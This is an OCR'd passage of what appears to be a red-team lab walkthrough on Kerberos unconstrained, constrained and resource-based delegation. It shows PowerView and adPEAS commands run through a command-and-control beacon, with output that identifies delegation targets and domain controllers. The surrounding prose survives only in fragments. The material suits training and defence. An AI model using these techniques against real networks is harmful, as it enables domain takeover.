
Kerberos

Kerberos Kerberos

WHITE-BIRD Administrator




```
Get-NetComputer -Unconstrained |  select dnshostname
```

```
beacon> powershell get-netcomputer -unconstrained | select dnshostname
[*] Tasked beacon to run: get-netcomputer -unconstrained | select dnshostname
[+] host called home, sent: 421 bytes
[+] received output:
#< CLIXML

dnshostname
-----------
dc05.white-bird.local
```

DC RAVEN-MED mon01

```
beacon> powershell get-netcomputer -unconstrained -domain raven-med.local | select dnshostname
[*] Tasked beacon to run: get-netcomputer -unconstrained -domain raven-med.local | select dnshostname
[+] host called home, sent: 485 bytes
[+] received output:
#< CLIXML

dnshostname
-----------
dc02.raven-med.local
mon01.raven-med.local
```

BloodHound 4



1 /

```
Get-NetComputer -TrustedToAuth


Get-NetUser -TrustedToAuth
```

```
beacon> powershell get-netcomputer -trustedtoauth | select cn, msds-allowedtodelegateto
[*] Tasked beacon to run: get-netcomputer -trustedtoauth | select cn, msds-allowedtodelegateto
[+] host called home, sent: 465 bytes
[+] received output:
#< CLIXML

cn    msds-allowedtodelegateto
--    ----------------------
WEB02 {eventlog/dc05.white-bird.local/white-bird.local, eventlog/dc05.white-bird.local, eventlog/DC05, eventlog/dc05...
```

Web02


med-factory.local deleg_exer

```
beacon> powerpick get-netuser -trustedtoauth -domain med-factory.local
[+] host called home, sent: 10 bytes
[*] Tasked beacon to run: get-netuser -trustedtoauth -domain med-factory.local (unmanaged)
[+] host called home, sent: 134767 bytes
[+] received output:


logoncount                    : 0
badpasswordtime               : 12/31/1600 4:00:00 PM
description                   : Used to practice constrained delegation
distinguishedname             : CN=deleg_exer,CN=Users,DC=med-factory,DC=local
objectclass                   : {top, person, organizationalPerson, user}
name                          : deleg_exer
objectsid                     : S-1-5-21-2207869169-3133627043-1838267575-2602
samaccountname                : deleg_exer
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : 12/31/1600 4:00:00 PM
countrycode                   : 0
whenchanged                   : 4/14/2023 2:51:01 AM
instancetype                  : 4
objectguid                    : 42994b77-8512-4618-88a5-bf1abe9b9251
lastlogon                     : 12/31/1600 4:00:00 PM
lastlogoff                    : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto      : {eventsystem/dc03.med-factory.local/med-factory.local,
                                eventsystem/dc03.med-factory.local, eventsystem/DC03,
                                eventsystem/dc03.med-factory.local/MED-FACTORY...}
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=med-factory,DC=local
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : practice/cert01.med-factory.local
whencreated                   : 4/14/2023 2:48:27 AM
badpwdcount                   : 0
cn                            : deleg_exer
```

RBCD


GenericWrite GenericAll）S4U

BloodHound adPEAS RBCD




```
[?] ++++++ Searching for Computer with Resource-Based Constrained Delegation Rights ++++++
[!] Found resource-based constrained delegation rights for Computer 'DC01$':
sAMAccountName:                         DC01$
distinguishedName:                      CN=DC01,OU=Domain Controllers,DC=prod,DC=raven-med,DC=local
objectSid:                              S-1-5-21-1674258736-4167122442-1078531953-1000
operatingsystem:                        Windows Server 2019 Datacenter Evaluation
[+] AllowedToActOnBehalfOfOtherIdentity:S-1-5-21-1674258736-4167122442-1078531953-3102
pwdLastSet:                             03/27/2023 18:52:36
lastLogonTimestamp:                     04/12/2023 14:52:53
[+] userAccountControl:                 SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```

File01 Dc01 GenericAll RBCD



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